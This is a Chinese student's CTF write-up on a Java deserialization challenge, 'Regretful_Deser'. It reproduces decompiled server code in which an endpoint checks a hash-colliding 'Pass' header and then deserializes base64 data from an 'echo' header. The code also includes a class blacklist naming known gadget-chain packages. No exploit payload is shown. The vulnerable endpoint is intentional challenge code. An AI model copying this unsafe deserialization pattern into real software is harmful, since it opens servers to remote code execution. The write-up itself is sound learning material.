

.png) 在下余林阳
在下余林阳 
ISCTFjava反序列化复现
应某个学长的强烈要求,才写的,你好。
#题目名:Regretful_Deser
我不想说,其实,还没做到这一题就已经有所耳闻,java反序列化。
要说我会,那当然是不会了,所以这篇文章就只是边做边学的笔记。

给了个靶机加java源码,其实有点像靶场的”Java Developer” (1),点靶机进去是完全没有信息,只能靠自己搜集。
但靶场那题还是远没有这题bt的。
这题的原理就是java反序列化。

这边贴一下什么叫反序列化。
我目前见到的反序列化的web题基本都是php代码的,所以这是第一次做到java的反序列化。
简单来讲,java程序在传输中会将存放在内存的对象转化为字节流,再发送。而我们要做的就是写出我们需要对象的字节流。
对象包含属性和方法。
java程序在组装对象时,就会自动调用对象的方法,然后去执行里面的内容。
接下来,上源码。

好吧,其实是不可能一个一个贴出来的,这边运用的程序叫jadx,因为题目给我们的是jar文件,我们直接看是看不懂的,那是给计算机看的,我们需要将jar里面的内容反编译成我们能看的内容,这个程序就是反编译java用的,re的装备。
package org.example;
import com.sun.net.httpserver.HttpExchange;import com.sun.net.httpserver.HttpHandler;import com.sun.net.httpserver.HttpServer;import com.sun.xml.fastinfoset.EncodingConstants;import java.io.BufferedReader;import java.io.ByteArrayInputStream;import java.io.IOException;import java.io.InputStream;import java.io.InputStreamReader;import java.io.OutputStream;import java.io.UnsupportedEncodingException;import java.net.InetSocketAddress;import java.net.URI;import java.net.URLDecoder;import java.nio.charset.StandardCharsets;import java.util.Base64;import java.util.HashMap;import java.util.List;import java.util.Map;import java.util.concurrent.Executor;
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/Main.class */public class Main { public static void main(String[] args) throws Exception { HttpServer server = HttpServer.create(new InetSocketAddress(8080), 0); server.createContext("/", new IndexHandler()); server.createContext("/hello", new HelloHandler()); server.createContext("/api/echo", new EchoHandler()); server.setExecutor((Executor) null); System.out.println("Server started at http://localhost:8080"); server.start(); }
package org.example;
import com.sun.net.httpserver.HttpExchange;import com.sun.net.httpserver.HttpHandler;import com.sun.net.httpserver.HttpServer;import com.sun.xml.fastinfoset.EncodingConstants;import java.io.BufferedReader;import java.io.ByteArrayInputStream;import java.io.IOException;import java.io.InputStream;import java.io.InputStreamReader;import java.io.OutputStream;import java.io.UnsupportedEncodingException;import java.net.InetSocketAddress;import java.net.URI;import java.net.URLDecoder;import java.nio.charset.StandardCharsets;import java.util.Base64;import java.util.HashMap;import java.util.List;import java.util.Map;import java.util.concurrent.Executor;
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/Main.class */public class Main { public static void main(String[] args) throws Exception { HttpServer server = HttpServer.create(new InetSocketAddress(8080), 0); server.createContext("/", new IndexHandler()); server.createContext("/hello", new HelloHandler()); server.createContext("/api/echo", new EchoHandler()); server.setExecutor((Executor) null); System.out.println("Server started at http://localhost:8080"); server.start(); }
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/Main$IndexHandler.class */static class IndexHandler implements HttpHandler { IndexHandler() { }
public void handle(HttpExchange exchange) throws IOException { String method = exchange.getRequestMethod(); if (!"GET".equalsIgnoreCase(method)) { Main.sendText(exchange, 405, "Method Not Allowed"); } else { Main.sendHtml(exchange, EncodingConstants.UNEXPANDED_ENTITY_REFERENCE, "hello index"); }}
}
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/Main$HelloHandler.class */static class HelloHandler implements HttpHandler { HelloHandler() { }
public void handle(HttpExchange exchange) throws IOException { if (!"GET".equalsIgnoreCase(exchange.getRequestMethod())) { Main.sendText(exchange, 405, "Method Not Allowed"); return; } URI uri = exchange.getRequestURI(); Map<String, String> queryParams = Main.parseQuery(uri.getRawQuery()); String name = queryParams.getOrDefault("name", "World"); String response = "Hello, " + name + "!"; Main.sendText(exchange, EncodingConstants.UNEXPANDED_ENTITY_REFERENCE, response);}
}
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/Main$EchoHandler.class */static class EchoHandler implements HttpHandler { EchoHandler() { }
public void handle(HttpExchange exchange) throws IOException { List<String> cookie = exchange.getRequestHeaders().get("Pass"); String pass = cookie.get(0); if (!pass.equals("n1ght") && pass.hashCode() == "n1ght".hashCode()) { List<String> echo = exchange.getRequestHeaders().get("echo"); String s = echo.get(0); byte[] decode = Base64.getDecoder().decode(s); try { new SecurityObjectInputStream(new ByteArrayInputStream(decode)).readObject(); } catch (ClassNotFoundException e) { throw new RuntimeException(e); } }}
}
/* JADX INFO: Access modifiers changed from: private */public static void sendText(HttpExchange exchange, int statusCode, String text) throws IOException { byte[] bytes = text.getBytes(StandardCharsets.UTF_8); exchange.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8"); exchange.sendResponseHeaders(statusCode, bytes.length); OutputStream os = exchange.getResponseBody(); Throwable th = null; try { try { os.write(bytes); if (os != null) { if (0 != 0) { try { os.close(); return; } catch (Throwable th2) { th.addSuppressed(th2); return; } } os.close(); } } catch (Throwable th3) { th = th3; throw th3; } } catch (Throwable th4) { if (os != null) { if (th != null) { try { os.close(); } catch (Throwable th5) { th.addSuppressed(th5); } } else { os.close(); } } throw th4; }}
/* JADX INFO: Access modifiers changed from: private */public static void sendHtml(HttpExchange exchange, int statusCode, String html) throws IOException { byte[] bytes = html.getBytes(StandardCharsets.UTF_8); exchange.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8"); exchange.sendResponseHeaders(statusCode, bytes.length); OutputStream os = exchange.getResponseBody(); Throwable th = null; try { try { os.write(bytes); if (os != null) { if (0 != 0) { try { os.close(); return; } catch (Throwable th2) { th.addSuppressed(th2); return; } } os.close(); } } catch (Throwable th3) { th = th3; throw th3; } } catch (Throwable th4) { if (os != null) { if (th != null) { try { os.close(); } catch (Throwable th5) { th.addSuppressed(th5); } } else { os.close(); } } throw th4; }}
/* JADX WARN: Failed to apply debug infojava.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.InsnArg.getType()" because "changeArg" is null at jadx.core.dex.visitors.typeinference.TypeUpdate.moveListener(TypeUpdate.java:439) at jadx.core.dex.visitors.typeinference.TypeUpdate.runListeners(TypeUpdate.java:232) at jadx.core.dex.visitors.typeinference.TypeUpdate.requestUpdate(TypeUpdate.java:212) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeForSsaVar(TypeUpdate.java:183) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeChecked(TypeUpdate.java:112) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:83) at jadx.core.dex.visitors.typeinference.TypeUpdate.applyWithWiderIgnoreUnknown(TypeUpdate.java:74) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.applyDebugInfo(DebugInfoApplyVisitor.java:137) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.applyDebugInfo(DebugInfoApplyVisitor.java:133) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.searchAndApplyVarDebugInfo(DebugInfoApplyVisitor.java:75) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.lambda$applyDebugInfo$0(DebugInfoApplyVisitor.java:68) at java.base/java.util.ArrayList.forEach(Unknown Source) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.applyDebugInfo(DebugInfoApplyVisitor.java:68) at jadx.core.dex.visitors.debuginfo.DebugInfoApplyVisitor.visit(DebugInfoApplyVisitor.java:55)*//* JADX WARN: Failed to calculate best type for var: r8v0 ??java.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.InsnArg.getType()" because "changeArg" is null at jadx.core.dex.visitors.typeinference.TypeUpdate.moveListener(TypeUpdate.java:439) at jadx.core.dex.visitors.typeinference.TypeUpdate.runListeners(TypeUpdate.java:232) at jadx.core.dex.visitors.typeinference.TypeUpdate.requestUpdate(TypeUpdate.java:212) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeForSsaVar(TypeUpdate.java:183) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeChecked(TypeUpdate.java:112) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:83) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:56) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.calculateFromBounds(FixTypesVisitor.java:156) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.setBestType(FixTypesVisitor.java:133) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.deduceType(FixTypesVisitor.java:238) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.tryDeduceTypes(FixTypesVisitor.java:221) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.visit(FixTypesVisitor.java:91)*//* JADX WARN: Failed to calculate best type for var: r8v0 ??java.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.InsnArg.getType()" because "changeArg" is null at jadx.core.dex.visitors.typeinference.TypeUpdate.moveListener(TypeUpdate.java:439) at jadx.core.dex.visitors.typeinference.TypeUpdate.runListeners(TypeUpdate.java:232) at jadx.core.dex.visitors.typeinference.TypeUpdate.requestUpdate(TypeUpdate.java:212) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeForSsaVar(TypeUpdate.java:183) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeChecked(TypeUpdate.java:112) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:83) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:56) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.calculateFromBounds(TypeInferenceVisitor.java:145) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.setBestType(TypeInferenceVisitor.java:123) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.lambda$runTypePropagation$1(TypeInferenceVisitor.java:101) at java.base/java.util.ArrayList.forEach(Unknown Source) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.runTypePropagation(TypeInferenceVisitor.java:101) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.visit(TypeInferenceVisitor.java:75)*//* JADX WARN: Failed to calculate best type for var: r9v0 ??java.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.InsnArg.getType()" because "changeArg" is null at jadx.core.dex.visitors.typeinference.TypeUpdate.moveListener(TypeUpdate.java:439) at jadx.core.dex.visitors.typeinference.TypeUpdate.runListeners(TypeUpdate.java:232) at jadx.core.dex.visitors.typeinference.TypeUpdate.requestUpdate(TypeUpdate.java:212) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeForSsaVar(TypeUpdate.java:183) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeChecked(TypeUpdate.java:112) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:83) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:56) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.calculateFromBounds(FixTypesVisitor.java:156) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.setBestType(FixTypesVisitor.java:133) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.deduceType(FixTypesVisitor.java:238) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.tryDeduceTypes(FixTypesVisitor.java:221) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.visit(FixTypesVisitor.java:91)*//* JADX WARN: Failed to calculate best type for var: r9v0 ??java.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.InsnArg.getType()" because "changeArg" is null at jadx.core.dex.visitors.typeinference.TypeUpdate.moveListener(TypeUpdate.java:439) at jadx.core.dex.visitors.typeinference.TypeUpdate.runListeners(TypeUpdate.java:232) at jadx.core.dex.visitors.typeinference.TypeUpdate.requestUpdate(TypeUpdate.java:212) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeForSsaVar(TypeUpdate.java:183) at jadx.core.dex.visitors.typeinference.TypeUpdate.updateTypeChecked(TypeUpdate.java:112) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:83) at jadx.core.dex.visitors.typeinference.TypeUpdate.apply(TypeUpdate.java:56) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.calculateFromBounds(TypeInferenceVisitor.java:145) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.setBestType(TypeInferenceVisitor.java:123) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.lambda$runTypePropagation$1(TypeInferenceVisitor.java:101) at java.base/java.util.ArrayList.forEach(Unknown Source) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.runTypePropagation(TypeInferenceVisitor.java:101) at jadx.core.dex.visitors.typeinference.TypeInferenceVisitor.visit(TypeInferenceVisitor.java:75)*//* JADX WARN: Multi-variable type inference failed. Error: java.lang.NullPointerException: Cannot invoke "jadx.core.dex.instructions.args.RegisterArg.getSVar()" because the return value of "jadx.core.dex.nodes.InsnNode.getResult()" is null at jadx.core.dex.visitors.typeinference.AbstractTypeConstraint.collectRelatedVars(AbstractTypeConstraint.java:31) at jadx.core.dex.visitors.typeinference.AbstractTypeConstraint.<init>(AbstractTypeConstraint.java:19) at jadx.core.dex.visitors.typeinference.TypeSearch$1.<init>(TypeSearch.java:376) at jadx.core.dex.visitors.typeinference.TypeSearch.makeMoveConstraint(TypeSearch.java:376) at jadx.core.dex.visitors.typeinference.TypeSearch.makeConstraint(TypeSearch.java:361) at jadx.core.dex.visitors.typeinference.TypeSearch.collectConstraints(TypeSearch.java:341) at java.base/java.util.ArrayList.forEach(Unknown Source) at jadx.core.dex.visitors.typeinference.TypeSearch.run(TypeSearch.java:60) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.runMultiVariableSearch(FixTypesVisitor.java:116) at jadx.core.dex.visitors.typeinference.FixTypesVisitor.visit(FixTypesVisitor.java:91)*//* JADX WARN: Not initialized variable reg: 8, insn: 0x00e9: MOVE (r0 I:??[int, float, boolean, short, byte, char, OBJECT, ARRAY]) = (r8 I:??[int, float, boolean, short, byte, char, OBJECT, ARRAY] A[D('isr' java.io.InputStreamReader)]) A[TRY_LEAVE], block:B:53:0x00e9 *//* JADX WARN: Not initialized variable reg: 9, insn: 0x00ed: MOVE (r0 I:??[int, float, boolean, short, byte, char, OBJECT, ARRAY]) = (r9 I:??[int, float, boolean, short, byte, char, OBJECT, ARRAY]), block:B:55:0x00ed *//* JADX WARN: Type inference failed for: r8v0, names: [isr], types: [java.io.InputStreamReader] *//* JADX WARN: Type inference failed for: r9v0, types: [java.lang.Throwable] */private static String readBody(HttpExchange exchange) throws IOException { ?? r8; ?? r9; InputStream is = exchange.getRequestBody(); Throwable th = null; try { try { InputStreamReader inputStreamReader = new InputStreamReader(is, StandardCharsets.UTF_8); Throwable th2 = null; BufferedReader bufferedReader = new BufferedReader(inputStreamReader); Throwable th3 = null; try { try { StringBuilder sb = new StringBuilder(); while (true) { String line = bufferedReader.readLine(); if (line == null) { break; } sb.append(line); } String string = sb.toString(); if (bufferedReader != null) { if (0 != 0) { try { bufferedReader.close(); } catch (Throwable th4) { th3.addSuppressed(th4); } } else { bufferedReader.close(); } } if (inputStreamReader != null) { if (0 != 0) { try { inputStreamReader.close(); } catch (Throwable th5) { th2.addSuppressed(th5); } } else { inputStreamReader.close(); } } return string; } catch (Throwable th6) { if (bufferedReader != null) { if (th3 != null) { try { bufferedReader.close(); } catch (Throwable th7) { th3.addSuppressed(th7); } } else { bufferedReader.close(); } } throw th6; } } finally { } } catch (Throwable th8) { if (r8 != 0) { if (r9 != 0) { try { r8.close(); } catch (Throwable th9) { r9.addSuppressed(th9); } } else { r8.close(); } } throw th8; } } finally { if (is != null) { if (0 != 0) { try { is.close(); } catch (Throwable th10) { th.addSuppressed(th10); } } else { is.close(); } } }}
/* JADX INFO: Access modifiers changed from: private */public static Map<String, String> parseQuery(String query) throws UnsupportedEncodingException { Map<String, String> result = new HashMap<>(); if (query == null || query.isEmpty()) { return result; } String[] pairs = query.split("&"); for (String pair : pairs) { int idx = pair.indexOf(61); if (idx > 0 && idx < pair.length() - 1) { String key = URLDecoder.decode(pair.substring(0, idx), String.valueOf(StandardCharsets.UTF_8)); String value = URLDecoder.decode(pair.substring(idx + 1), String.valueOf(StandardCharsets.UTF_8)); result.put(key, value); } else if (idx == -1) { String key2 = URLDecoder.decode(pair, String.valueOf(StandardCharsets.UTF_8)); result.put(key2, ""); } } return result;}
漏洞代码以及漏洞处。
这段代码分为了一个主类Main,三个处理类Handle。

先看这里,代码设定了,如果你是GET,以传参的方式进入网站则返回hello index,如果不是就显示405.

再看这里,这边其实挺容易懂的,要求我们带上Pass的数值,Pass的值不为n1ght,但它的哈希值必须为n1ght的哈希值。这边涉及到哈希碰撞。
通过了之后,服务器就会获得我们发送的base64码,然后转化为二进制byte[],最后将这段二进制流放入try{}中,可以看见其实代码里有一个SecurityObjectInputStream,这个我们可以去看源码。
package org.example;
import java.io.IOException;import java.io.InputStream;import java.io.InvalidClassException;import java.io.ObjectInputStream;import java.io.ObjectStreamClass;
/* loaded from: n1ght_web-1.0-SNAPSHOT-jar-with-dependencies.jar:org/example/SecurityObjectInputStream.class */public class SecurityObjectInputStream extends ObjectInputStream { public static String[] blacklist = {"org.apache.commons.collections", "javax.swing", "com.sun.rowset", "com.sun.org.apache.xalan", "java.security", "java.rmi.MarshalledObject", "javax.management.remote.rmi.RMIConnector"};
public SecurityObjectInputStream(InputStream inputStream) throws IOException { super(inputStream); }
@Override // java.io.ObjectInputStream protected Class resolveClass(ObjectStreamClass cls) throws IOException, ClassNotFoundException { if (!contains(cls.getName())) { return super.resolveClass(cls); } System.out.println("Unexpected serialized class" + cls.getName()); throw new InvalidClassException("Unexpected serialized class", cls.getName()); }
public static boolean contains(String targetValue) { for (String forbiddenPackage : blacklist) { if (targetValue.contains(forbiddenPackage)) { return true; } } return false; }}这段代码设置了一个黑名单,禁用{“org.apache.commons.collections”, “javax.swing”, “com.sun.rowset”, “com.sun.org.apache.xalan”, “java.security”, “java.rmi.MarshalledObject”, “javax.management.remote.rmi.RMIConnector”}这些东西。其实我也看不懂这些东西是什么。
做个调查。
